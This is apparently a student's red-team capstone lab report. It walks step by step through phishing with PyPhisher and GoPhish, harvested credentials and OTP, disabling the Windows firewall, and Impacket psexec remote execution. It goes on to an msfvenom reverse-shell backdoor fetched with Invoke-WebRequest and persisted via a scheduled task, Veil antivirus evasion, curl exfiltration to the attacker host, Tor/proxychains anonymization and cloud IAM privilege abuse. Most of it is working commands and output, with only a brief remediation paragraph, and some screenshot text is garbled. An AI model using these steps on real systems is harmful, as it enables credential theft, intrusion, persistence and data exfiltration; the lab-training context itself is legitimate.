



Capstone Report

Executive Summary

To validate detection, response, and resilience throughout the kill chain, a comprehensive red-team capstone simulation was run in a controlled laboratory setting. The following topics were covered: recon, payload development and obfuscation, exploitation (cloud attack and phishing), command and control (C2), and exfiltration. Lateral movement and post-exploit persistence were also covered.

Scope, objective & environment

Objective: Recon, exploit, persistence, exfiltration.

Scope: Windows VM: 192.168.1.45, Kali Linux (attacker): 192.168.1.58, cloud bucket.

Environment: Kali Linux (proxychains) , Metasploit, Caldera, Pacu.

Penetration test report

The resilience of the lab environment against a realistic adversary carrying out reconnaissance, credential harvesting, exploitation, persistence, lateral movement, and data exfiltration was evaluated by this penetration test. Cloud storage and DNS artifacts were discovered through reconnaissance, and Pacu enumeration verified configuration errors that allowed access to private S3 resources. In our lab simulation, credentials were successfully obtained by a phishing campaign that used carefully constructed links. Initial access was obtained by using Metasploit handlers and generated Windows payloads; scheduled tasks were used to establish persistence. Obfuscated payloads reduced the signal-to-noise ratio in host telemetry and delayed detection by signature-based defenses. Exfiltration made use of cloud transfer protocols and HTTP(s) channels; network captures revealed several brief, encrypted uploads. Implementing DNS-based anti-phishing controls, enforcing application allow-listing and endpoint behavioral analytics, strengthening egress controls, and hardening cloud privileges and API auditing are the top priorities for remediation.



Tools

1. Kali Linux
2. Caldera
3. Pacu
4. Py-phisher
5. Metasploit
6. Proxychains
7. SCP
8. Tcp-dumps

Methodology

I built a contained virtual lab with two VMs — a Kali Linux attacker (192.168.1.58) and a Windows 10 target (192.168.1.45). On the attacker VM I hosted a cloned login page using Py-Phisher and generated phishing links; I also optionally configured GoPhish to simulate internal email campaigns. The target VM was then used to open and interact with those simulated phishing links.

Phishing Simulation

Now Install PyPhisher from GitHub and launch.
After that select a page like Instagram,facebook,github.
Then generate a Phishing Link.



Use GoPhish to distribute the link to the target system.

Initiate the campaign. The platform then dispatches emails to the chosen Gmail addresses as configured.






Fig 1.2 GoPhish Dashboard and Successfully sent to the mail

Now Victim opens the link.

So we get the credentials and OTP.

```
✓] Victim login info found!

- PyPhisher Data
[*] Instagram Account: testuser
[*] Password: pass123

•] Saved in creds.txt
+] Waiting for next.....Press Ctrl+C to exit

✓] Victim IP found!

- PyPhisher Data
[*] IP : 2001:df2:d340:2002:c0bb:73e3:5b7a:f692
[*] IP Type : IPv6
[*] User OS : Windows 10
[*] User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
[*] Version : 10.0;
[*] Browser : Chrome
[*] Location : Agra, India, Asia
[*] GeoLocation(lat, lon): 27.1766701, 78.0080745
[*] Currency : Indian Rupee

•] Saved in ip.txt
+] Waiting for next.....Press Ctrl+C to exit

✓] Victim login info found!

- PyPhisher Data
[*] OTP: 05689
```

Fig 1.3 Victim Credentials

5




Fig 1.5 Agent being successfully deployed on caldera

Now we got our agent let start emulation.

Install these abilities:

Download Macro-Enabled Phishing Attachment.

Create a Process using WMI Query and an Encoded Command

Winlogon HKLM Shell Key Persistence – PowerShell

Identify local users

Zip a Folder with PowerShell for Staging in Temp

Exfiltrating Hex-Encoded Data Chunks over HTTP

Now in Download Macro-Enabled Phishing Attachment to make some changes.



The screenshot displays the CYART web interface for configuring a macro phishing attachment. The interface is dark-themed and includes several sections:

- Platform:** A dropdown menu set to "windows".
- Executor:** A dropdown menu set to "psh".
- Payloads:** A button labeled "No payloads".
- Command:** A text area containing a PowerShell command:

```
1 $url = 'https://192.168.1.58:8888PhishingAttachment.xlsm';  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -  
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```
- Timeout:** A numeric input field set to "60".
- Cleanup:** A list of cleanup commands, currently containing:

```
1 Remove-Item $env:TEMP\PhishingAttachment.xlsm -ErrorAction Ignore
```

Below this list is a button "+ Add Cleanup Command".
- Requirements:** A button "+ Add Requirement".
- Parsers:** A button "+ Add Parser".

Fig 1.6 Changes in macro phishing attachment

Now Exfiltrating Hex-Encoded Data Chunks over HTTP

We have to create this ability.



Create Ability

Ability ID
ID will be automatically created

Name
hex encoded data chunks http

Description
exfiltrates a file by sending chunked Hex-encoded data using curl get

Tactic
exfiltration

Technique ID
T1048.003

Technique Name
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

Options
☐ Singleton
☐ Repeatable
☐ Delete payload

Platform
windows

Executor
cmd

Payloads
No payloads

04f33d_remove_login_item.osa

2ebcb8_esx_darkside_discovery.txt

transfer_suid.sh

manx.go-linux

ed9e67_StartupParameters.plist

sshpas

Command
1 cmd /c curl.exe -v -T "%TEMP%\file.zip" "http://192.168.1.58:8081/file.zip"

Timeout
60

Cleanup
+ Add Cleanup Command

Requirements
+ Add Requirement

Parsers
+ Add Parser

There must be at least 1 executor. Each executor must have a command, platform, timeout, and executor.


Fig 1.7 Creating and making changes in new ability



Now make a separate python webserver to receive the ex-filtrated data from the windows.

Now start the python file to open the port 8086.


Now create adversary profile. Go to adversary tab and click new profile.



Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment					
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation					
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL					
4	Identify local users	discovery	Account Discovery: Local Account					
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging					
6	hex encoded data chunks http	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol					

Fig 1.8 shows adversary

Now the run the operation by selecting the lab name and add to the operations.



Start New Operation

Operation Name

Adversary

Fact Source

Group

Planner

Obfuscators

Autonomous ☒ Run autonomously ☐ Require manual approval

Parser ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close ☒ Keep open forever ☐ Auto close operation

Run State ☒ Run immediately ☐ Pause on start

Jitter (sec/sec) /

Fig 1.9 New Operation Details




Fig 1.11 Show data successfully received on attacker machine.

Fig 1.12 Show caldera logs



Logging

Phase	Tool Used
Phishing	PyPhisher
Delivery	Metasploit
Execution	Metasploit
Exfiltration	Caldera

Lateral Movement

Attack Phase

Reconnaissance

Identified Target and deactivating antivirus and firewalls.

```
C:\Windows\System32>
C:\Windows\System32>netsh advfirewall set allprofiles state off
ok.

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
ERROR: Invalid syntax. Specify valid numeric value for '/d'.
Type "REG ADD /?" for usage.

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.

C:\Windows\System32>net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
D$              D:\                    Default share
IPC$            C:\WINDOWS             Remote IPC
ADMIN$          C:\WINDOWS             Remote Admin
The command completed successfully.

C:\Windows\System32>
```

Fig 1.13 Deactivating Firewalls

Identifying the netgroup-



```
PS C:\Users\Ajay Pratap Singh> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
Ajay Pratap Singh
The command completed successfully.
```

Fig 1.14 localgroup name

Exploitation in linux

Used Impacket psexec for RCE and successfully gained access.

```
---(ajay@kali)---[~/Desktop/CyArt]
└─$ python3 /usr/share/doc/python3-impacket/examples/psexec.py "Ajay Pratap Singh":NewPassword123@192.168.1.44
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.44.....
[*] Found writable share ADMIN$
[*] Uploading file SHPMsHLe.exe
[*] Opening SVCManager on 192.168.1.44.....
[*] Creating service GGNWZ on 192.168.1.44.....
[*] Starting service GGNWZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.5074]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> whoami
nt authority\system

C:\Windows\System32> hostname
DESKTOP-4V2J8CB

C:\Windows\System32> █
```

Fig 1.15 Exploitation

Payload Creation through msfvenom for creating backdoor.exe



```
ajay@kali: ~/Desktop/CyArt
(ajay@kali)~/Desktop/CyArt
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

(ajay@kali)~/Desktop/CyArt
$ ls
backdoor.exe  calc.exe  Day3  Day4.1  Day5  error.log  ftp_scan.txt  output.exe  PyPhisher  sub.txt  suspicious_powershell.yml  venv  vsftpd_attack.pcap

(ajay@kali)~/Desktop/CyArt
$
```

Fig 1.16 Backdoor.exe creation

Command – *msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.58
LPORT= 4444 -f exe -o backdoor.exe*

Reverse Shell

First listening port

Nc -lvnp 4444

Then uploading backdoor in windows

After that creating persistence task as SYSTEM

Schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru
SYSTEM



```
ajay@kali: ~/Desktop/CyArt
[ajay@kali]~/Desktop/CyArt
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py 'Ajay Pratap Singh':NewPassword123@192.168.1.44
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.44....
[*] Found writable share ADMIN$
[*] Uploading file cckgphw.exe
[*] Opening SVCManager on 192.168.1.44....
[*] Creating service ohcp on 192.168.1.44....
[*] Starting service ohcp....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.5074]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> powershell -c "invoke-WebRequest -Uri 'http://192.168.1.58:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe'"

C:\Windows\System32> C:\Users\Public\backdoor.exe

C:\Windows\System32> schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
SUCCESS: The scheduled task "Updater" has successfully been created.

C:\Windows\System32> schtasks /query /tn "UPDATER"

Folder: \
TaskName      Next Run Time      Status
-----
UPDATER       N/A                Ready

C:\Windows\System32> schtasks /run /tn "Updater"
SUCCESS: Attempted to run the scheduled task "Updater".

C:\Windows\System32> 
```

Fig 1.17 Shows net-cat getting connected and scheduled task for persistence

Evasion test – AV bypass & obfuscation

Generate raw meterpreter payload and sent it to windows.

And Obfuscate payload with Veil

```
root@kali: ~
ajay@kali: ~
ajay@kali: ~

Available Commands:
back      Go to well's main menu
checkurl  Check Urlsafe1.com against generated hashes
clean     Remove generated artifacts
exit      Completely exit veil
info      Information on a specific payload
list      List available payloads
use       Use a specific payload

well/Evasion> use 7

=====
well-Evasion
[web]: https://www.well-framework.com/ | [twitter]: @wellFramework
=====

Payload Information:
Name:      Pure C Reverse TCP Stager
Language:  C
Mating:    Excellent
Description: pure Windows/meterpreter/reverse_tcp stager, m
           shellcode

Payload: c:/meterpreter/rev_tcp selected

Required Options:
=====
Name      Value      Description
=====
COMPILE_TO_EXE  Y      Compile to an executable
LHOST  192.168.1.58  IP of the Metasploit handler
LPORT  4444  Port of the Metasploit handler
=====

Available Commands:
back      Go back to well-transaction
exit      Completely exit veil
generate  Generate the payload
options   Show the shellcode's options
set       Set shellcode option

[C:/meterpreter/rev_tcp]: set LHOST 192.168.1.58
LHOST 192.168.1.58
[C:/meterpreter/rev_tcp]: set LPORT 4444
LPORT 4444
[C:/meterpreter/rev_tcp]: generate

=====
well-Evasion
[web]: https://www.well-framework.com/ | [twitter]: @wellFramework
=====

[!] Please enter the base name for output files (default is payload): danger
=====
well-Evasion
[web]: https://www.well-framework.com/ | [twitter]: @wellFramework
=====

[1] Language: C
[2] Payload Module: c:/meterpreter/rev_tcp
[3] Executable written to: /usr/lib/veil/output/compiled/danger.exe
[4] Source code written to: /usr/lib/veil/output/source/danger.c
[5] Metasploit Resource File written to: /usr/lib/veil/output/handler/danger.rc
git enter to continue...
```

Fig 1.18 Shows veil payload being generated



Transfer payload to Windows From Kali.

```
(root@kali)-[/var/lib/veil/output/compiled]
# ls
danger.exe
# scp danger.exe 'Ajay Pratap Singh'@192.168.1.45
# scp danger.exe 'Ajay Pratap Singh'@192.168.1.45:C:/Users/Public/
```

Fig 1.19 Show payload being sent

On Windows , execute the payload manually.



Public Account Pictures	13-08-2025 16:41	File folder	
Public Desktop	16-09-2025 22:57	File folder	
Public Documents	28-06-2025 00:23	File folder	
Public Downloads	07-12-2019 14:44	File folder	
Public Music	07-12-2019 14:44	File folder	
Public Pictures	07-12-2019 14:44	File folder	
Public Videos	07-12-2019 14:44	File folder	
danger.exe	16-09-2025 21:08	Application	73 KB
other_host_marker.txt	12-09-2025 14:45	Text Document	1 KB
systeminfo_before.txt	12-09-2025 12:39	Text Document	10 KB
test.txt	13-08-2025 17:02	Text Document	1 KB
test_time.txt	12-09-2025 12:39	Text Document	1 KB
wazuh_test_download.txt	12-09-2025 15:07	Text Document	0 KB
wazuh_test_marker.txt	12-09-2025 15:03	Text Document	1 KB
wazuh_time_after.txt	12-09-2025 15:07	Text Document	1 KB
wazuh_time_before.txt	12-09-2025 15:03	Text Document	1 KB

Fig 1.20 Shows payload being received by windows

Network Evasion

Install Tor by these commands.



```
(ajay@kali)-[~]
$ sudo apt install tor -y
tor is already the newest version (0.4.8.16-1).
tor set to manually installed.
The following packages were automatically installed and are no longer required:
  libdbus-glib-1-2 python3-gpg
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

(ajay@kali)-[~]
$ sudo systemctl start tor

(ajay@kali)-[~]
$ sudo systemctl enable tor
Synchronizing state of tor.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable tor

(ajay@kali)-[~]
$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/usr/lib/systemd/system/tor.service; enabled; preset: disabled)
   Active: active (exited) since Wed 2025-09-17 21:28:46 IST; 12s ago
  Invocation: 43de526ef15d4e1d92e57a4a1724b048
    Main PID: 38713 (code=exited, status=0/SUCCESS)
   Mem peak: 1.8M
      CPU: 8ms

Sep 17 21:28:46 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Sep 17 21:28:46 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

(ajay@kali)-[~]
$
```

Fig 1.21 Tor running

Now Configure ProxyChains.

```
1 # proxychains.conf  VER 4.0
2 #
3 # HTTP, SOCKS4a, SOCKS5 tunneling proxy with DNS.
4 #
5 #
6 # The option below identifies how the Proxylist is treated.
7 # only one option should be uncommented at time.
8 # otherwise the last appearing option will be accepted
9 #
10 # Dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise ERROR is returned to the app
17 #
18 # Strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise ERROR is returned to the app
24 #
25 # Round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped)
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously loaded proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise ERROR is returned to the app
37 # These semantics are not guaranteed in a multithreaded environment.
38 #
39 # Random_chain
40 #
41 # Random - Each connection will be done via random proxy
42 # for proxy chain, use chain_len() from the list.
43 # this option is good to test your DNS :)
44 #
45 # Make sense only if random_chain or round_robin_chain
46 # chain_len = 2
47 #
48 # Quiet mode (no output from library)
49 #
50 # Quiet_mode
51 #
52 # Proxy DNS requests - no leak for DNS data
53 # (Disable all of the 2 items below to not proxy your DNS requests)
54 #
55 # method 1: this uses the proxychains3 style method to do remote dns:
56 # a thread is spawned that serves DNS requests and hands down to ip
57 # assigned from an internal list (via remote_dns_subnet).
58 # this is the simplest (easy-to-use) and fastest method, however on
59 # systems with buggy libcs and very complex software like webrowsers
60 # this might not work and/or cause crashes.
61 # proxy_dns
62 #
63 # method 2: use the old proxyresolv script to proxy DNS requests
64 # in proxychains3.1 style, requires 'proxyresolv' in $PATH
65 # or if it's dynamically linked 'ldconfig'
66 # this is a lot slower than 'proxy_dns', doesn't support 'union URIs'.
67 # the state is more complex, with complex software like webrowsers
```

Fig 1.22 ProxyChain configuration

Launch Metasploit



```
(ajay@kali)-[~]
$ proxychains4 curl ifconfig.me
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... ifconfig.me:80 ... OK
192.42.116.210

(ajay@kali)-[~]
$
```

Fig 1.23 Check for proxychains

Cloud Privilege Abuse Simulation Lab

Start LocalStack and set up LocalStack

Fig 1.24 LocalStack being setup

19



```
(venv)-(ajay@kali)-[~/Desktop/CyArt]
$ aws iam create-role \
> --role-name OverprivilegedRole \
> --assume-role-policy-document '{
quote> "Version": "2012-10-17",
quote> "Statement": [
quote> {
quote> "Effect": "Allow",
quote> "Principal": {"Service": "ec2.amazonaws.com"},
quote> "Action": "sts:AssumeRole"
quote> }
quote> ]
quote> }' \
> --endpoint-url $AWS_ENDPOINT_URL
{
  "Role": {
    "Path": "/",
    "RoleName": "OverprivilegedRole",
    "RoleId": "AROQAQAAAAAAKUT4ZILFE",
    "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",
    "CreateDate": "2025-09-17T16:56:14.490952+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "Service": "ec2.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    }
  }
}
```

Fig 1.25 Over-privileged role being created

Attach Admin Policy to it

```
(venv)-(ajay@kali)-[~/Desktop/CyArt]
$ aws iam attach-role-policy \
--role-name OverprivilegedRole \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--endpoint-url $AWS_ENDPOINT_URL

(venv)-(ajay@kali)-[~/Desktop/CyArt]
$
```

Fig 1.26 Admin policy added to overprivilege role

Now verify role

```
(venv)-(ajay@kali)-[~/Desktop/CyArt]
$ aws iam list-roles --endpoint-url $AWS_ENDPOINT_URL
{
  "Roles": [
    {
      "Path": "/",
      "RoleName": "OverprivilegedRole",
      "RoleId": "AROQAQAAAAAAKUT4ZILFE",
      "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",
      "CreateDate": "2025-09-17T16:56:14.490952+00:00",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Effect": "Allow",
            "Principal": {
              "Service": "ec2.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
          }
        ]
      },
      "MaxSessionDuration": 3600
    }
  ]
}
```

Fig 1.27 role being verified

Assume Overprivileged Role

[illegible]

Fig 1.28 Credentials of over -privilege role



Now export the Temporary Credentials and test admin privileges.

```
(venv)-(ajay@kali)-[~/Desktop/CyArt]
$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
  "Users": []
}

(venv)-(ajay@kali)-[~/Desktop/CyArt]
$ aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
{
  "User": {
    "Path": "/",
    "UserName": "TestUser",
    "UserId": "v1gsf9favepvgbtptyd6",
    "Arn": "arn:aws:iam::000000000000:user/TestUser",
    "CreateDate": "2025-09-17T17:04:48.921580+00:00"
  }
}

(venv)-(ajay@kali)-[~/Desktop/CyArt]
$
```

Fig 1.29 Test IAM role being created

Now attach policy to role

```
(venv)-(ajay@kali)-[~/Desktop/CyArt]
$ aws iam attach-user-policy \
--user-name TestUser \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--endpoint-url $AWS_ENDPOINT_URL
```

Fig 1.30 User Policy being attached

Now verify Policies and cleanup and after that detach polices,IAM users and roles.



```
Apps | Home | Sep 17 22:46 | (mmd@jayshali: ~/Desktop/CyArt)
--(verify)-(jayshali)~/Desktop/CyArt
$ aws iam list-attached-role-policies --role-name OverprivilegedRole --endpoint-url $AWS_ENDPOINT_URL
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyType": "AWSManagedPolicy/AdministratorAccess"
    }
  ]
}

--(verify)-(jayshali)~/Desktop/CyArt
$ aws iam detach-user-policy \
--user-name TestUser \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--endpoint-url $AWS_ENDPOINT_URL

--(verify)-(jayshali)~/Desktop/CyArt
$ aws iam delete-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL

--(verify)-(jayshali)~/Desktop/CyArt
